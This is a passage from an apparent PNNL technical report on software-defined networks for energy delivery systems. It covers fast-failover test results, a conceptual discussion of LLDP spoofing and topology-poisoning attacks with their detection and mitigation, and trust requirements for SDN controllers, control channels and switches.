The results of the first trial are shown in Figure 6-45, Figure 6-46, and Figure 6-47. Figure 6-45 and Figure 6-46 show successful failover after the disconnection of the primary link, as both flow statistics in the primary link grow stagnant as the failover link continues incrementing. This is further backed up by the SNMP dataset with Port 17 (the port to which the primary link was connected) has stopped incrementing values while the port to which the secondary link was connected (Port 18) continues incrementing.

Figure 6-48, Figure 6-49, and Figure 6-50 show the results of Trial 2. Again. failover is shown to be successful as demonstrated by the data captured for both the flow datasets and SNMP datasets.




Figure 6-45. Experiment 3 Trial 1 Bytes Count




Figure 6-46. Experiment 3 Trial 1 Packets Count

Time in Seconds	IF-MIB::ifOutOctets.17 = Counter32:	IF-MIB::ifOutOctets.18 = Counter32:
100	203318425	2404456049
200	203571153	2463480967
300	203778155	2522543039
400	203778155	2583549545
500	203778155	2642758037
600	203778155	2703761193

Figure 6-47. Experiment 3 Trial 1 SNMP Data




Figure 6-48. Experiment 3 Trial 2 Bytes Count




Figure 6-49. Experiment 3 Trial 2 Packets Count

Time in Seconds	IF-MIB::ifOutOctets.17 = Counter32:	IF-MIB::ifOutOctets.18 = Counter32:
100	1033242117	3704596321
200	1150833809	3765407189
300	1234047187	3824504855
400	1234047187	3883721499
500	1234047187	3944735559
600	1234047187	4003947821

Figure 6-50. Experiment 3 Trial 2 SNMP Data

6.4.7 Test Conclusions and Observations

Figure 6-51 shows the situation at the moment the GOOSE packet experiences fast failover from link C2 to link C3 after link C2 disconnection.




Figure 6-51. Packets through Link C2 and Link C3

Based on the results of these tests, the following conclusions are drawn:

- There were no missing GOOSE and SV packets under the condition ‘Normal GOOSE, SV/Normal Background Traffic’ and ‘Normal GOOSE, SV/Heavy Background Traffic.’
- GOOSE successfully transitioned to the alternate link using the fast-failover feature of the SEL 2704S switch without any losing any packets.
- In Trial 1, a total of 3458 packets were captured on link C2 for 180 seconds, and 427 of the capture were GOOSE packets. In Trial 2, 353,501 total packets were captured, which is about 100 times heavier than the traffic in Trial 1. All packets were successfully transmitted to the failover route.
- With results showing that all expected GOOSE test traffic was received before and after failover, it can be assumed that application of QoS on the specified traffic and designating it as high priority works as intended even in the case of multiple types of traffic going through the same link as was the case during failover. No loss occurred for the link through which 5000 packets were transmitted per second. There was also no observable impact on the SV traffic as well.

6.5 Link Layer Discovery Protocol (LLDP)

In OpenFlow based SDN environments, switch discovery is done through the use of LLDP (Link-Layer Discovery Protocol), enabling the SDN flow controller to be aware of physical network topology changes in near real time. The protocol has an inherent flaw in that no authentication scheme is specified and thus the management of the network topology is

vulnerable to malicious actions such as device and switch spoofing, device fingerprinting, and traffic flooding. These attacks can lead to a compromise of integrity and availability in the SDN environment. Several papers have demonstrated the ability to spoof switches and topologies through traditional IT OpenFlow environments via the injection of crafted LLDP packets [Nguyen 2017] , but the vulnerabilities can be shown to carry over into OT networks using OpenFlow as well.

PNNL tested three scenarios which exploit OpenFlow vulnerabilities with the LLDP protocol in OT OpenFlow systems, these scenarios being link spoofing [Azzouni 2017], switch spoofing [Alharbi 2015], and topology poisoning [Hong 2015] and [Kaur 2017]. All three scenarios are related to each other, where all attacks can be considered some form of topology poisoning while link and switch spoofing are the more specific methods of topology poisoning.

Link spoofing [Azzouni, 2017], or link fabrication [Alharbi, *et al.*], is described as the injection of an LLDP packet that corrupts the topology or SDN flow controller view, such that a spoofed or non-existent link exists between two nodes in the topology. This leads to a disturbance in the integrity of the SDN flow controller's view of the SDN network. Hong et al. describe additional attack vectors, albeit primarily web or IT based attacks, that use topology poisoning as a stepping stone, such as exploitations of host tracking services and web client harvesting.

While attempting variations of the described methods in the testbed, a key takeaway realized was that while the three tested scenarios were successful, all of them required a degree of physical access to the SDN switches. In case of spoofing a switch, the attacker would need to physically disconnect the cable at that switch port and replace the connection with their own device. The act of physically disconnecting and reconnecting devices will generate a log entry that can be monitored using Syslog. Link spoofing attacks work similarly, in that the attacker must connect to a switch port in order to spoof a link between itself and the target switch port. The scenario in which an attacker would spoof a link and act as a Man-in-the-Middle between devices and affecting traffic forwarding also requires correct placement of the device to establish the shortest path between switches so the logical flows are tricked to use the malicious path instead of a more efficient one.

The physical access requirement of these vulnerabilities makes it more difficult for a malicious attacker to execute remotely, and it is thought that the likelihood of execution would be low. Insider attacks may still be reason for concern, but proper restrictions of access to the flow controller will allow the prevention of adoption/acceptance of suspicious links or unknown devices on the network. Routine logging of physical port disconnects, reconnects, suspicious traffic, or lack of traffic in case of a spoofed switch not actually forwarding traffic will allow operators to respond accordingly. Monitoring the MAC addresses of connected devices may also help. Although in some cases MAC addresses can be easily spoofed, a change in expected MAC address may indicate an issue. An appropriate understanding of the OT network can also help contribute to the identification of suspicious or malicious activity. This is especially so since OT networks are generally static, both in terms of topology and traffic. This implicitly means that changes in the topology (e.g., addition of new devices, a connected/unconnected cable, change in traffic, unexpected change in connected MAC address, etc.) should be considered rare events and cause for investigation. Additionally, it should be noted that a form security based on the rate limiting of LLDP messages is currently in development by SEL on their SDN solutions, though the deployment date is still unknown at the time of this writing.

7.0 Methods to Establish Trust

Contents of this section was originally published as the report "Software-Defined Networks for Energy Delivery Systems: Identification of Methods to Establish Trust Between the Human, Hardware, and Software Components of Software-Defined Networks" in January 2020

7.1 Introduction

This section of the blueprint architecture identifies methods that can be used to establish trust between the human, hardware, and software components in an implementation of a software-defined network.

SDNs have dramatically changed the commissioning, management, and operation of network infrastructures used in EDSs. The SDN concept of separating the management function of the infrastructure (e.g., the management plane or control plane) from the data transport function (e.g., the data plane) in a network has introduced significant dynamic flexibility and control in how data frames are transmitted through the network.

Unlike traditional networks and switches, SDN networks and switches do not immediately start forwarding traffic as soon as they are connected. Rather, the individual switches must be adopted by the controller software, and individual flow rules must be applied to each physical port for each logical network flow in the network. These actions are performed in the separate control plane.

SDN flow rules control how frames are forwarded by the switches, but management of how the flow rules are established requires that a secure and trusted process be used, otherwise the flow rules could be modified to introduce unexpected or malicious behavior. Figure 7-2 (included in Section 7.3.1) provides a high-level overview of the trust relationships in an OT-SDN environment. To protect the configuration of an SDN network, the control plane interfaces must be trusted. Establishing this trust involves the following steps:

1. Trusting the human using the interface to configure the SDN flow rules (or that the flow rule modification requests are issued by an authorized application)
2. Trusting the SDN controller software accepts configuration commands from authorized sources, and processes them properly
3. Trusting the communication channel used to transmit the flow rules from the SDN controller software to the SDN switch
4. Trusting that the SDN switch will only allow control commands that modify the flow rules if they come from an authorized and trusted source.

7.2 Trust Requirements

Many implementations of SDN controller software rely on simple operating system authentication and authorization to access the control software and provide for implicit trust of the control plane. This may make sense in a traditional information technology (IT) SDN

environment in which a robust access scheme exists for accessing the node hosting the controller software and the control plane is on a physically separate and controlled out-of-band control network is used. In this case, only authorized control software nodes are physically connected to a network that allows access to dedicated control plane network ports on the SDN switches.

However, in many OT-SDN environments, particularly those that span large geographic areas like electric power, the control plane may use in-band communications that utilize the same physical cables and hardware ports as the data plane. This requires additional levels of authentication, security, and trust used to access the control plane function on the data plane infrastructure.

Whether to choose an in-band or out-of-band control plane requires an analysis of several factors, including network performance, security, and availability of a separate communications infrastructure. If the communications requirements of the data plane are already stressing the bandwidth of the existing network, the addition of control plane traffic may result in decreased performance for both the data-plane and control-plane applications. While this may be unlikely in many networks, high-volume and high-speed data applications with minimal latency and jitter requirements may not be able to tolerate the additional non-deterministic nature of the control-plane traffic. In a large geographically diverse environment such as electric power transmission, the availability of separate network infrastructure for the control plane may present a challenge, especially at small very remote sites.

Obviously, the trust considerations between an in-band control plane and an out-of-band control plane are dramatically different. Since an out-of-band control plane uses a separate and isolated physical infrastructure for managing the network, it is less susceptible to compromise from rogue devices in the data plane, but a physical compromise of the control plane network could still occur. The out-of-band control plane network could either be an SDN in-band control plane network, or a traditional network (since an out-of-band SDN environment would require its own separate control plane infrastructure). Regardless of how it is implemented, an out-of-band control plane requires additional hardware and management support.

In either case, there is often implicit trust between the control software and the SDN switch. This is unacceptable in an OT environment; therefore, additional levels of trust are required. These additional trust requirements may lead to interoperability issues between different controller, application and switch implementations that must be addressed.

The diagram shown in Figure 7-1 provides an overview of the trust zones in an SDN environment. Five trust zones are depicted in the figure. These zones and relationships will be discussed in more detail in the following sections.

1. The human trust zone
2. The SDN controller northbound interface trust zone, including interfaces with third-party applications
3. The SDN control plane, which consists of interfaces from the SDN controller, as well as interfaces from third-party applications
4. The SDN switches themselves
5. The SDN data plane.




Figure 7-1. Trust Zones

7.2.1 Trusting the Human

The first trust zone relates to establishing trust between a human operator or engineer (i.e., the user) and the SDN environment. Human users are involved both in configurating the SDN environment and in monitoring its performance and health. Trusting the user generally involves authenticating each user and ensuring that the authenticated users are authorized to perform the configuration function. An individual user may be a valid (authenticated) user, but may be authorized to only monitor network statistics, or the user may be authorized to make changes to the SDN configuration.

Users can authenticate to the controller using a simple username and password, but a preferred approach would be to use a two-factor authentication system, such as an RSA SecureID token and a personal identification number.

Individual roles for a user should also be controlled, following a least-privilege model. Roles such as configuration, diagnosis, and monitoring are typical, with each requiring different levels of access to information and statistics and the ability to update the configuration or simply monitor the performance of the network. Additional roles may be required to maintain users and their associated roles and permissions. Existing role-based access systems such as Microsoft Active Directory, Remote Authentication Dial-In User Service, or Lightweight Directory Access Protocol are used often.

7.2.2 Trusting Northbound Interface Components

The second trust zone includes the management and monitoring interfaces that communicate with the SDN controller to configure or modify the software-defined data center environment. This would include some components of the human trust zone when using a human-machine interface to interact with the SDN controller but could also include an interface from a third-party application to provide additional monitoring, statistical analysis, or autonomously request configuration changes.

7.2.2.1 Trusting Applications

Like human users, application programs can interface with the SDN controller software to autonomously make configuration changes to the SDN switches. These changes are made as requests to the controller to update flow rules or other configurations on the SDN switches.

Applications may reside anywhere in the network. Some applications interface directly with the SDN controller to request configuration updates or query the OpenFlow statistics, while others may use a more traditional network operations interface such as SNMP to query port status and statistics for display by a converged network monitoring application.

Rather than applications issuing OpenFlow commands directly to SDN switches, they should interface with the SDN controller to request configuration changes. This practice allows the controller to maintain the complete and correct configuration for all the SDN switches.

Because applications operate autonomously, multi-factor authentication that requires human input cannot be used. Rather, most applications use a certificate-based authentication system to identify to the controller that they are authorized to request configuration changes. Protecting the keys from unauthorized access or misuse must be addressed by each application.

7.2.2.2 Trusting the Controller Software

Because the SDN controller is key to managing and monitoring the OT-SDN environment, care must be taken to ensure it is not maliciously compromised or corrupted. The operating environment (e.g., Microsoft Windows) in which the controller software runs should be hardened following the best practices for the specific environment and version. In addition, the controller software executable itself should be protected from tampering. Secure boot processes or run-time software verification processes can be used to help detect compromised software.

The controller software maintains a database of all flow rules for all SDN switches it manages. The database content must be protected from unauthorized access (i.e., to prevent access to configuration information by unauthorized users) and unauthorized modification (i.e., to prevent an improper configuration from being downloaded to an SDN switch during a synchronization operation).

The SDN controller software must protect the configuration data, generally by storing it in an encrypted datastore and only allowing access to it by authorized applications or users. This is especially important for situations in which the SDN controller is inactive and unattended allowing the OT-SDN environment to operate autonomously. Because the SDN controller configuration database contains all the flow rules, an adversary could access the flow rule and gain information about how the network is configured and what devices and protocols are in use, and then use the information to subvert the configuration. Similarly, the SDN configuration database could be modified so that when the SDN controller reconnects to an SDN switch, maliciously modified flow rules could be installed into the SDN switch, leading to subverting the network and possibly allowing an adversary access to the network.

The performance and security tradeoffs should be investigated to determine the impact of using encrypted data stores for archival purposes only, or whether the data store should be encrypted while in use.

The SDN controller also is responsible for managing updates to the SDN switch firmware. The SDN controller should verify the integrity and authenticity of any firmware before allowing it to be installed and use secure communication channels to download the firmware into the SDN switches. Firmware updates are not specified in the OpenFlow protocol, so the SDN controller's management interface to the SDN switch is used to download and install firmware updates.

7.2.3 Trusting the Control Plane Communication Channel

The third trust zone comprises the interfaces from the SDN controller to the SDN switches primarily using the OpenFlow protocol and other management protocols (e.g., for collecting event information or updating firmware). Other applications may be used to directly query the SDN controller or the SDN switches for performance metrics using an SNMP interface or to collect event logs using a syslog interface.

The communications channel used for the control plane must be protected from malicious access and be initiated from a trusted source. Unauthorized writes to the control channel may result in the creation of malicious flow rules, leading to loss of node connectivity or possibly duplication of traffic to a monitoring port allowing data leakage from the data plane. Unauthorized monitoring (e.g., read access) of the control plane could result in leakage of performance or other situational awareness data that could be used in future malicious modifications of the flow rules. Mutual authentication of both the controller and switches is desired.

Communications between the SDN controller and each SDN switch should be cryptographically protected by encrypting and authenticating the communications using unique cryptographic keys for each switch. These unique cryptographic keys should be generated when the SDN switch is commissioned to prevent default (and therefore well-known) keys from being used in the SDN environment. In this way, compromise of a single controller-to-switch exchange will not lead to a more wide-spread compromise of the entire control plane.

The OpenFlow 1.3 specification states that the data plane communication "… channel is usually encrypted using [Transport Layer Security] (TLS) but may be run directly over TCP."[29] It is highly recommended that all control plane communications be encrypted and authenticated using TLS to minimize the ability for unauthorized users to configure the SDN switches or monitor the control plane traffic.

Once provisioned, SDN switches periodically "call home" to the SDN controller that provisioned them using the OpenFlow protocol. SDN switches should only communicate with authorized SDN controllers using a logical communications channel that is encrypted and authenticated using TLS 1.3, This practice minimizes the ability for a rogue device to emulate the SDN controller application and install rogue flow rules to the SDN switches or perform other maintenance activity. All the traffic to the SDN controller also flows through the existing SDN flow rule processing to further minimize the ability for a rogue controller to interact with the SDN switch.

For communications with third-party applications, some protocols (e.g., older versions of SNMP and syslog) may not support encryption, so caution should be used when transmitting potentially sensitive data such as event records. This is especially true in an in-band management environment that converges the control and data planes onto a single infrastructure. Even in an out-of-band management environment that uses separate physical infrastructure for the control plane, a compromise of the control plane network could reveal information about the environment if the transmissions are not encrypted.

7.2.4 Trusting the SDN Switch

The fourth trust zone involves the SDN switches. The SDN switches are trusted because they can be modified only from valid and authorized control sources that present valid credentials to the configuration port on the switch. Unlike traditional Ethernet switches that can be configured by access from the unified data plan interfaces, SDN switches can be modified only from a configuration plane interface after presenting a valid configuration plane credential. This practice dramatically reduces the attack vector against the switch by eliminating rogue or compromised devices on the data plane from modifying the flow rules in the switch.

7.2.5 Trust in the Data Plane

The fifth trust zone is the data plane. The key trust advantage that an SDN environment provides over a traditional network environment is that, assuming a proper implementation of the SDN switch software, the data plane cannot be used to configure the SDN switches; therefore, a compromised node residing in the data plane cannot be used to modify the network configuration. This assumes that the control plane is either a physically separate network, or in an in-band management environment, the control pane communications are secured against unauthorized access (e.g., by encrypting the traffic, and authenticating each connection). If the control plane traffic cannot be secured (i.e., if unencrypted versions of management protocols must be used), properly configured SDN flow rules can mitigate unauthorized access to the traffic, but it may still be subject to observation (e.g., if the ethernet cables are physically tapped).

[29] See [OpenFlow 2012] pg. 21

Note that any additional sensitive management traffic (e.g., SNMP and syslog messages from devices in the data plane) that may also be forwarded to the same monitoring applications as the SDN monitoring traffic is only protected from observation by SDN flow rules implemented in the SDN switches.

7.2.6 Additional Considerations

The introduction of the trust elements may introduce some interesting scalability and architectural issues.

